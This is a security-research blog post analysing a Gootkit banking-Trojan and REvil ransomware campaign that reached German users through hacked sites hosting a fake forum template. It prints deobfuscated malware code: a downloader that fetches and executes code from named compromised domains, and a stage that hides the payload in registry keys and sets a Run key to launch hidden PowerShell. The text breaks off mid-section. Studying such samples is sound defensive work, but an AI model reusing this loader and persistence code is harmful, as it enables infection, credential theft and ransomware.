German users targeted with Gootkit banker or REvil ransomware

blog.malwarebytes.com/threat-analysis/2020/11/german-users-targeted-with-gootkit-banker-or-revil-ransomware/

Threat Intelligence Team November 30, 2020

This blog post was authored by Hasherezade and Jérôme Segura

On November 23, we received an alert from a partner about a resurgence of Gootkit infections in Germany. Gootkit is a very capable banking Trojan that has been around since 2014 and possesses a number of functionalities such as keystroke or video recording designed to steal financially-related information.

In this latest campaign, threat actors are relying on compromised websites to socially engineer users by using a decoy forum template instructing them to download a malicious file.

While analyzing the complex malware loader we made a surprising discovery. Victims receive Gootkit itself or, in some cases, the REvil (Sodinokibi) ransomware. The decision to serve one or the other payload happens after a check with the criminal infrastructure.

Gootkit attacks observed in Germany

Security researcher TheAnalyst was the first to publicly identify an active campaign in November using a sophisticated loader that was eventually attributed to Gootkit, a banking Trojan not observed in the wild for some time. Germany's Computer Emergency Response

Team CERT-Bund later confirmed that German users were being targeted via compromised websites.

Around the same time, we started receiving reports from some of our partners and their ISPs about Gootkit-related traffic. We were able to confirm Gootkit detections within our telemetry that were all located in Germany.

Figure 1: Gootkit infections in Germany in the wake of the campaign
After a couple of days, we remediated over 600 unique machines that had been compromised.

Fake forum template on hacked websites

The initial loader is spread via hacked websites using an interesting search engine optimization (SEO) technique to customize a fake template that tries to trick users to download a file.

The template mimics a forum thread where a user asks in German for help about a specific topic and receives an answer which appears to be exactly what they were looking for. It's worth noting that the hacked sites hosting this template are not German (only the template

is); they simply happen to be vulnerable and are used as part of the threat actor's infrastructure.





Figure 2: Compromised site loads decoy template to trick victims

This fake forum posting is conditionally and dynamically created if the correct victim browses the compromised website. A script removes the legitimate webpage content from the DOM and adds its own content (the template showing a link to a file to download).




```
function remove(elem) {
    if (!elem)
        return;
    elem.parentNode.removeChild(elem);
}
if (!document.all)
    document.all = document.getElementsByTagName("*")
for (i = 0; i < document.all.length; i++) {
    if (document.all[i].tagName == "BODY" || document.all[i].tagName == "
HTML") {}
    else {
        remove(document.all[i]);
document.body.innerHTML = '<html><head><title>jubiläumszuwendung
tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin:
0;padding:0;width:100%;height:100%}body{min-height:100%;height:auto!
important;height:100%;position:relative}#header a{text-decoration:none;
color:#fff;text-decoration:none;background-color:transparent;font-size:
16px!important}#header{height:3em;width:100%;height:70px;background:#
24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align:
right}#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font-
size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border-
bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none;
font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{
margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}#
footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px!
important;text-align:center}#footer a{color:#0366d6;text-decoration:none;
background-color:transparent;padding:0 20px}#glob{background:#fff;width:80%
```

Figure 3: A view of the HTML code behind the decoy template

There is a server-side check prior to each visit to the page to determine if the user has already been served the fake template or not, in which case the webserver will return legitimate content instead.

Fileless execution and module installation

The infection process starts once the victim executes a malicious script inside the zip archive they just downloaded.




Figure 4: Malicious script, heavily obfuscated

This script is the first of several stages that leads to the execution of the final payload. The following diagram shows a high level overview:




Figure 5: Infection flow

Stage 1 – The first JavaScript

The first JavaScript is the module that has to be manually executed by the victim, and it has been obfuscated in order to hide its real intentions. The obfuscation consists of three layers where one decodes content for the next.

The first stage (a version with cleaned formatting available here) decodes the next element:

```
1  cV52(0, 906);
2
3  function Ao68() {
4      HI34 = jf61(CN43).split(VO94);
5  }
6  hH21(1, "RNXjd");
7
```

Figure 6: First stage script

The decoded output is a comma-separated array of JavaScript blocks:

```
constructor,
sjhi = 2270;
if (!WScript["sleep"](1015)) {
    DR97 = (WScript)["CreateObject"]("WScript.Shell");
    tv45 = "HKEY_CURRENT_USER\\SOFTWARE\\sRVkOK\\";
    try {
        DR97["RegRead"](tv45);
    } catch (e) {
        DR97["RegWrite"](tv45, "", "REG_SZ");
        ey30 = 90;
    }
    lBLLs = ey30;
    EH70 = "VnXNuCz";
    for (US59 = 67; US59 < 138552; US59++) {
        EH70 = EH70 + US59;
        EH70.indexOf("GkmX");
    }
}
HI34[3](jf61('qwegmmonsr?k\"c+=\'\"p+hCpD.8h3c,r afeasl/s\'e+)];4 8L
uukzr = HI34;
,
,
function Function() {
    [native code]
}
```

Figure 7: Decoded comma-separated array of scripts

There are four elements in the array that are referenced by their indexes. For example, the element with the index 0 means “constructor”, 1 is another block of JavaScript code, 2 is empty, 3 is a wrapper that causes a call to a supplied code.

Block 1 is responsible for reading/writing registry keys under “HKEY_CURRENT_USER\SOFTWARE\<script-specific name>”. It also deobfuscates and runs another block of code:

```
domains_list = [
    "www.badminton-dillenburg.de",
    "www.aperosaintmartin.com",
    "www.alona.org.cy"
    ];
index = 0;
while (index < 3) {
    conn = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    random_str = Math.random().toString()["substr"](2, 100);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
        != "%USERDNSDOMAIN%")
    {
        random_str = random_str + "278146";
    }
    try {
        conn.open('GET', 'https://' + domains[index] + '/search.php'
            + "?someqwgmnrkc=" + random_str, false);
        conn.send();
    } catch (e) {
        return false;
    }
    if (conn.status === 200) {
        var resp_data = conn.responseText;
        if ((resp_data.indexOf("@" + random_str + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            resp_data = resp_data.replace("@" + random_str + "@", "");
            var data = resp_data.replace(/(\d{2})/g, function(yR86) {
                return String.fromCharCode(parseInt(yR86, 10) + 30);
            });
            HI34[3](data)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    index++;
}
```

Figure 8: Third JavaScript layer

This fragment of code is responsible for connecting to the C2. It fetches the domains from the list, and tries them one by one. If it gets a response, it runs it further.

The above downloader script is the first stage of the loading process. Functionality-wise it is almost identical in all the dropped files. The differentiation between the variants starts in the next part, which is another JavaScript fetched from the C2 server.

Stage 2 – The second JavaScript (downloaded from the C2)

The expected response from the server is a decimal string, containing a pseudorandom marker used for validation. It needs to be removed before further processing. The marker consists of “@[request argument]@”.




Figure 9: GET request with C2 server

After conversion to ASCII, the next JavaScript is revealed, and the code is executed. This JavaScript comes with an embedded PE payload which may be either a loader for Gootkit, or for the REvil ransomware. There are also some differences in the algorithm used to deobfuscate it.

Example for the Gootkit variant (commented, full)

```
var obf_data1 = 'B323232323230237D202075656C635D24727164735B346E616D6D6F6344202E6F6963737562707875 4D256B6F667E69402B3929222D3147634140314140714141 4B41454
shell_app = WScript.CreateObject("shell.application");
fs_obj = new ActiveXObject("Scripting.FileSystemObject");
var stage2 = obf_data1.split("").reverse().join("");
stage3 = '';
for (i = 0; i < (stage2.length / 2); i++) {
    stage3 += String.fromCharCode('0x' + stage2.substr(i * 2, 2));
}
var shell_obj = WScript.CreateObject("WScript.Shell");
machine_guid = shell_obj.RegRead("HKLM\\SOFTWARE\\Microsoft\\Cryptography\\MachineGuid");
var pattern = /\-|[0-9]/g;
machine_guid = "A" + machine_guid.replace(pattern, "");
my_key = machine_guid.toLowerCase();
is_fresh = 0;
try {
    shell_obj.RegRead("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\");
} catch (err) {
    is_fresh = 1;
    shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\", "", "REG_SZ");
}
if (is_fresh == 1) {
    chunk = '';
    counter = 0;
    for (var i = 0; i <= stage3.length - 1; i++) {
        chunk = chunk + stage3.substring(i, i + 1);
        if (chunk.length == 4000) {
            shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\" + counter, chunk, "REG_SZ");
            counter = counter + 1;
            chunk = '';
        }
    }
    if (chunk.length > 0) {
        counter = counter + 1;
        shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\" + counter, chunk, "REG_SZ");
    }
    if (fs_obj.FolderExists("C:\\Program Files (x86)")) {
        var pgtlk = 'C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe';
    } else {
        var pgtlk = 'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe';
    }
    kktazjlnkhr = 'for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path \'HKCU:\\SOFTWARE\\' + my_key + '\').$i}Catch{}}IEX($abc)';
    shell_obj.RegWrite("HKEY_CURRENT_USER\\Environment\\" + my_key, kktazjlnkhr, "REG_EXPAND_SZ");
    utjtxkqsqizkv = '-ExecutionPolicy Bypass -windowstyle hidden -Command "IEX([Environment]::GetEnvironmentVariable(\'' + my_key + '\', \'User\'))"';
    shell_obj.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\" + my_key, pgtlk + ' ' + utjtxkqsqizkv, "REG_SZ");
    shell_app.ShellExecute(pgtlk, utjtxkqsqizkv, "", "open", 0);
}
```

Figure 10: The downloaded JavaScript

The downloaded code chunk is responsible for installing the persistent elements. It also runs a Powershell script that reads the storage, decodes it and runs it further.

Stage 3 – The stored payload and the decoding Powershell

The authors diversified the method of encoding and storing the payload. During our tests we observed two ways of encoding. In one of them, the PE is stored as a Base64 encoded string, and in the other as a hexadecimal string, obfuscated by having certain numbers substituted by a pattern.

The payload is usually stored as a list of registry keys, yet we also observed a variant in which similar content was written into a TXT file.

Example of the payload stored in a file:

